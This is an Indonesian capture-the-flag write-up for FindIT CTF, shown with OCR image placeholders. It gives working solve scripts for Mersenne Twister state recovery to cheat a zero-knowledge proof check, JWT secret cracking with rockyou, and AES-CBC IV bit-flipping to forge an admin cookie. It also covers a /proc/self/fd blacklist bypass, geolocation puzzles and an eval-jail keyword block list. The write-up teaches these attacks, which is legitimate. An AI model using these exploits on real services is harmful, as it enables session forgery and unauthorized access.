
Jujur aja saya ga ngerti chall ini, saya solve ini full pake LLM. Tapi kalo liat dari solvernya, intinya ini tentang crack Marsenne Twister, karena kita dikasih bilangan output randint yang sangat banyak sehingga cukup untuk memenuhi syarat 624*32 bit untuk melakukan full internal MT state recovery. Setelah itu hanya perlu memprediksi random number yang diberikan.

Script:

```
#!/usr/bin/env python3
import random

from Crypto.Util.number import inverse
from mt19937predictor import MT19937Predictor
from pwn import log, process, remote

HOST = "ctf.find-it.id"
PORT = 6101
```


```python
def main():
    p = remote(HOST, PORT)
    # p = process(["python3", "chall.py"])
    p.recvuntil(b"n = ")
    n = int(p.recvline().strip())
    p.recvuntil(b"y = ")
    y = int(p.recvline().strip())

    p.sendline(b"1")
    predictor = MT19937Predictor()

    # step 1: burn ~80 rounds to harvest ~624×32-bit outputs
    # we'll bail every time.
    # We must still send an 's' before b is printed.
    for i in range(80):
        p.recvuntil(b"Give me an s:")
        p.sendline(b"1")
        # read the spin_roulette output
        p.recvline()
        line = p.recvline()
        b = int(line.strip())
        predictor.setrandbits(b, 256)
        # bail:
        p.recvuntil(b"Your choice [1/2/3]:")
        p.sendline(b"2")

    # now recover full MT state
    log.info("Cloning MT19937 state...")
    # each 256-bit b gave 8×32-bit outputs:
    # so predictor now ready.

    # step 2: answer honestly using predicted b
    passed = 0
    for i in range(256 - 80):
        # server will ask "Give me an s:"
        p.recvuntil(b"Give me an s:")
        # predict next full 256-bit random; we only need its parity:
        full_b = predictor.getrandbits(256)
```

```
        bit = full_b & 1

        # choose random t
        t = random.randrange(1, n)
        if bit == 0:
            # need s*y == z^2  ⇒ s = z^2 * y^{-1}
            s = (t * t * inverse(y, n)) % n
        else:
            # need z^2 == s
            s = (t * t) % n

        p.sendline(str(s).encode())

        # read the printed b, and the "Are you ready?" menu
        p.recvline()
        p.recvuntil(b"Your choice [1/2/3]:")
        p.sendline(b"1")  # always ready

        # send z = t
        p.recvuntil(b"Give me a z:")
        p.sendline(str(t).encode())

        # read response
        resp = p.recvline().decode()
        if "Good" in resp:
            passed += 1
            log.success(f"Passed {passed}/100")
        else:
            log.failure("Unexpected failure!")
            break

    # finally read the flag
    print(p.recvline().decode())
    print(p.recvline().decode())


if __name__ == "__main__":
    main()
```



Flag: FindITCTF{1f_ZKP_3xiSt_1n_Dune_Truthsayer_w1Ll_g0_3xt1ncT}


[930 pts] Weak



Dikasih python service, ada hint dari deskripsi sama title klo secretnya weak. Terima kasih tuhan, bau menyan telah dihilangkan. Gas langsung crack jwtnya

```
❯ jwt-cracker -t eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiQUFBQUFBQUFBQSIsInVzZXJfaWQiOjQ3LCJ0b2tlbiI6ImY1OTA5NmVkYWZiYWUzZGM0Y
WUxODUzZjUzMjYxZWZiZGE1OTQ1MDEzNjRlZGRlNmI3MWQ2ZGQwODM4Yzg5N2Q2NWRmNWQ4YzkyNTkxOTdlZmIzNzA3MjcyMzg2Y2I3YmU1NDZiNmU4NDRiNDE2ZDkxMTY0MGFi
NzE2NTc0ZWQ3OTAzYTgzYTVmMmIyOWE5MGU5MTJjM2FjYWE3MDk4ZWFkMGE4ZmQyMWFmODk4ODBjZjFhNzcwZjk2MTk2YWFiNTFiMTM0N2E1NzA2OTYyOTJiZWQwMzhkNGU5MTJ
iYmE3NmMyNzA1MjI4NTM2ZmFmNDg5ZjMxZDdmOWI1MjQ0NjM0OTQ4OGFiMWU2M2Q3MDA0NzA1N2U3YTgwNDdhYTQ4MWFlY2YyNmI5OTk5NmI5N2I3NjZjNGI3OWU5NjA0NzhkMD
ZlODM1MjU2YTc0MmY5ZTE4YTBmMWRjMmE0OWYzOGQwNGY3ZWRiYzhiMjMxYWI0OWVlMzk0N2Y2YmIxY2I5ODgwMDgyNDcxNjVmMWVhNWYyZmVlZjdhNTgxNWNhZTc3MzNiMDk0N
2EzZDE2YTZiNmYyMzE0NTkzMTI0NzUwMTQ1MTYzMWI1YzE2ZWUyNmM2OWI0YWE5YWIzOGQyOWNiZmQyY2I3YzZkZjFlNDJhZjg5NzQzNjU0MWQyZWY2NTY1MTFlYmJlMzRlM2Ix
YWE4YzU2MWRmOTY0MDYwMGM0NDMwNmMwNTQ4OTEwMjEwZDFkYWRmYjExMTYyNWM2MGU5MjMyZjEwZGRhYzZjYzg1NDcyOGY2MDIxY2M5MzRiMzUzOWJmN2RiY2YyNjA1NjViZmV
lYzlhMWU5NWJhYjI1OWNiYzlhM2Q4MjE4ODRjYWZlNmMxNjZkZWNmMzM4OGY1M2M3NmZmZGE4MzY4MWVhOWIwM2RkZjY2YTc1ZDFkNmY5ZTdkNTNlMGQxYWM3MzY2NjYxMGI3OD
g4ODBlZjc5NjFiMmZlMTI0NmNlZjU3ZjIzYjY1YWQ0ODZjYTczOTFiNTQwNDk0OTNmYzRmZWFhZmE0OTc0MjRmZTY2MjMxNjNiZDdmM2NkOGFmYjViZTVhMzdmNTUxNTFjYmYzO
GYzMGVjY2NkOWRhODk3ZjYwMGY3MWFiZDZjZDE3MTExZTM0MTc5ZWE2OTBiNDE3NzdmOWM5Yjc2NmMwOTUwYzEyMzNiNDBmYWMzM2FhZTg3ZGZlZTZmZmNiYWRmNTg4OGQxNjc0
MGY0MjZhMDcyNTcyNzVhYjk0ZDgwNDQxZjJlYmMyMGNiYzJhY2Y1MzQ0ODRmYWJiZjA0NjI1NDU1MTIwZTZhYTM0ZjUwMWI2OThkODVjMDU0ZGRiMzMyMWQ0ZjhmNDM1YjdjZWQ
1Njc2OWE3ZjI1YTUzZGZkOWI3MDcyY2ZlOWYzYjc0MWQ0ZTZjY2NiMDMwM2I0ZjMwNDczNzY5MWI0M2IzNjk2ZTFiYThmNmM4YTg2OWQ5ZWZhOGE5NjNiOGQ2Nzg3NzY0YTU0Mz
BiMDU2NzJhMmVjOWJkZTNlOWE1MGUwZjJhNmRhODVlZTJmM2FlM2ViODNjNDA3NzhkY2JkOGQ5NTEyNDk4YTJhYzMzZGY4ODliYjQ3MDY3NWU5NDkyNzM2YzFhZWM4ZTM3Y2VjO
TBmOWY1ZDkzZGUzZjQzMjE2MmFmODhlNzFlODgyNmE5MjQzYmMzNGNlNGVmMWZhMWM5MGI0N2ViYzMxNWJmMzU2ZWU3NTE0ZDM3ZDU1ZWQ1NmFhYzJkYjljMDdkZjExMjMwMWFm
YThjZDY3YWEzMzYwZTU0NDZjZTVjZDFjNTg3OGNkYjFjMWJjYTlmMGUzYTBjMjUzZDFlODNlM2JhOThlN2VkY2QxMjU3YzA0NDkzOTFhMDUzYzRlN2JkNDRiMzIxMjQ2YzdlZTF
iYjVjMjFhOGUzNDNjZjlhMjA5NjI2MGY0YWU5Mzc3ZGY5NjljNDJkOGVmYjlkMzFiOTVkODMyM2Q3NDQ3NDJkN2U0NmY0NjBkNGUwM2M1NzUwNTk3ZWQyNGVkNzY1ZTk5ZWZmNW
MwMWJmNmIyODdmY2M1Y2JhMDRmNDhlZGY0NGY1MjZhNzRmYTNjZmRkZjk4MjUxOTBiNGZmNTNkZGQ0MjgzOTIrOWI3ZTcyMDc2OGI0YTRlNzQ0YTc5ZWRiZjc5Yzc2ZTMrY2ZiN
DNmMTU0N2ZlZjZkZWUzNzM4NjRjOTI5OGE2MmEifQ.rGPGxcHQIy3i0mbLxVG2SkzWMZB1YcnedCSZFZMSzjg -d /usr/share/wordlists/rockyou.txt
SECRET FOUND: internet
Time taken (sec): 0.311
Total attempts: 20000
```

Nah nextnya ada yang sus, jwtnya diencrypt pake aes cbc? Biarkan iv memasak guys



Cipher Block Chaining (CBC) mode decryption

Imagine kita bisa masukin arbitrary iv ke jwtnya, terus kita tau plain text hasil decrypt blocknya? Aes cbc flipping anjay. Inget property xor, A xor A tuh jadi null. Karena kita tau plaintext block pertamanya, jadi kita bisa plaintext_arbitrary xor IV xor known_plaintext xor decrypted_cipher_block_pertama = flipping deh.

```
from pwn import remote, context
import re, jwt, base64

context.log_level = "info"
io = remote("ctf.find-it.id", 7301)

io.recvuntil(b"choice"); io.sendline(b"1")
io.recvuntil(b"name:"); name=b"A"*10; io.sendline(name)
cookie = re.search(rb"([A-Za-z0-9_\-]+\.[A-Za-z0-9_\-]+\.[A-Za-z0-9_\-]+)",
io.recvline()).group(1)

key = "internet"
hdr,pay,sig = cookie.split(b".")
tok = jwt.decode(cookie, key, algorithms=["HS256"])["token"].split("+")
c,iv,r = tok[0], bytes.fromhex(tok[1]), tok[2]

old=b"name="+name+b"_"; new=b"name=admin;00000"
iv2 = bytes(x^y^z for x,y,z in zip(iv, old, new))

evil = jwt.encode(
    {"name":"admin","user_id":1,"token":f"{c}+{iv2.hex()}+{r}"},
    key, algorithm="HS256"
```

```
)

io.recvuntil(b"choice"); io.sendline(b"2")
io.recvuntil(b"name:"); io.sendline(b"admin")
io.recvuntil(b"cookie:"); io.sendline(evil.encode())
io.interactive()
```

Flag: FindITCTF{W1_w0k_d3_t0k_n0t_0nl1_t0k_d3_t0k}

OSINT

[100 pts] destroyer

Challenge | 54 Solves

destroyer

100


Kau tahu? ada suatu kaum yang dikurung dari zaman dahulu hingga sekarang. Mereka bakal bisa naik pesawat gak ya wkwkwkkwkw.

Format FLAG: FindITCTF{coordinateX_coordinateY}


author: hilmo

street_vie...

Gas reverse image search lagi



Yup dapet georgia mestia airport. Nah nyari koordinat eksaknya rada pr jir lah, nguli dikit nyoba nyoba.



Flag: FindITCTF{43.056574_42.7503479}

Misc

[100 pts] cek-cek

Diberikan sebuah script python.

```python
import hashlib
import os

from secret import FLAG


def check(s):
    if "." in s or "flag" in s:
        return False
    return True


hash_obj = hashlib.blake2b()
hash_obj.update(FLAG.encode())
```

```
flag = hash_obj.hexdigest()


def open_file(file_name):
    if not check(file_name):
        return "eits tidak boleh begitu", 500

    try:
        file = os.open(file_name, os.O_RDONLY)
        data = os.read(file, 1024)
    except Exception:
        return "error bang"

    return data.decode("utf-8")


if __name__ == "__main__":
    with open("/flag.txt", "w") as f:
        f.write(FLAG)

    flag_file = os.open("/flag.txt", os.O_RDONLY)
    flag_data = os.read(flag_file, 1024)

    if FLAG.encode() != flag_data:
        print("flag file is corrupted")
        exit(1)

    while True:
        print("Do you want check my file?")
        print("1. yes")
        print("2. no")

        choice = input(">>> ")
        if choice == "1":
            file_name = input("file name: ")
            print(open_file(file_name))
        elif choice == "2":
            print("ok, here the flag:")
```

```
            print(flag)
        else:
            print("invalid choice")
```

Intinya kita harus somehow membaca konten dari /flag.txt. Karena kata “flag” diblacklist, maka kita tidak bisa menggunakan filename “/flag.txt”.

Perhatikan bahwa flag_file dalam keadaan open. Maka dari itu, file tersebut akan memiliki symlink di folder /proc/self/fd. Kita tinggal menebak berapa file descriptor yang benar.

Flag: FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}

[100 pts] distorted

Challenge 74 Solves

distorted

100

GAMBARNYA MLEYOTT. Setiap row bergeser 5 pixels lebih dari row sebelumnya. Gimana nih biar gambarnya kelihatan dan lokasinya bisa dicari?


- Format Flag: FindITCTF{Lintang_Bujur_Nama_Tempat}
- case insensitive

author: Azmi

▾ View Hint

(4 angka di belakang desimal / .231245 = .2312) (Nama Lokasi Ikutin Format Google Maps)


location.p...



Bjirlah, geser dlu gasi?

```python
#!/usr/bin/env python3
from PIL import Image
import numpy as np

img = Image.open("location.png")
arr = np.array(img)
h, w = arr.shape[:2]
fixed = np.zeros_like(arr)
for y in range(h):
    fixed[y] = np.roll(arr[y], -((5*y) % w), axis=0)
Image.fromarray(fixed).save("output1.png")
print("Fixed image written to output.png")
```


Gas reverse image search aja



Dapet deh coordinatenya

Flag: FindITCTF{-7.3069_112.7725_Gereja_Bethany_Nginden}

[100 pts] your-journey-2



Diberikan script python.

main.py

```
import re

from hidden import *
from word import *

while True:
    ans = (
        input(
            f'{lagu}\nHmm keknya ada yang salah sama lagunya, bukannya "Ayo Ayo Ganyang si b.e.b.a.n 🌸"\n$'
        )
        .strip()
        .lower()
    )

    char = ""
    for char in block:
```

```
        if char in ans:
            print(
                f'\nSayang sekali, kamu salah pilih kata-kata. Sekarang "oknum" sudah naik jabatan\n'
            )
            print(char)
            exit(1)
    if not re.match("^[\x20-\x7e]*$", ans):
        print("\nEa mau coba bukan huruf yak :>\n")
        break
    try:
        eval(ans + "()")
        print("Apakah ini akhir yang benar\n")
    except Exception as e:
        print(e)
        print(f'\n{ascii2}\nOh tidak, kamu diserang "Kawan-kawan oknum"\n')
        break
```


word.py

```
block = [
    "import",
    "eval",
    "banner",
    "echo",
    "cat",
    "lower",
    "upper",
    "system",
    "os",
    "breakpoint",
    ";",
    '"',
    "os",
    "_",
    "\\",
    "`",
    " ",
```

```
    "-",
    "!",
    "[",
    "]",
    "*",
    "%",
    "&",
    ">",
    "<",
    "+",
    "1",
    "2",
    "3",
    "4",
    "5",
    "6",
    "7",
    "8",
    "9",
    "0",
    "b",
    "s",
    "}",
    "{",
    ".py",
]

ascii2 = r"""
   _____                 __          ____  __.                    .__
  /     \ ______        |__|__ __   |    |/ _|____   ____   ____ |  |__ _____
 /  \ /  \\__  \       |  |  |  \ |      < /  _ \ /    \ /  _ \|  |  \\__  \
/    Y    \/ __ \_     |  |  |  / |    |  (  <_> )   |  (  <_> )   Y  \/ __ \_
\____|__  (____  /\__|  |____/  |____|__ \____/|___|  /\____/|___|  (____  /
        \/     \/\_____|                \/          \/           \/     \/
"""

lagu = """
Ayo kawan kita bersama
```


```
menanam jagung di kebun kita
ambil cangkulmu, ambil pangkurmu
kita bekerja tak jemu-jemu
cangkul, cangkul, cangkul yang dalam
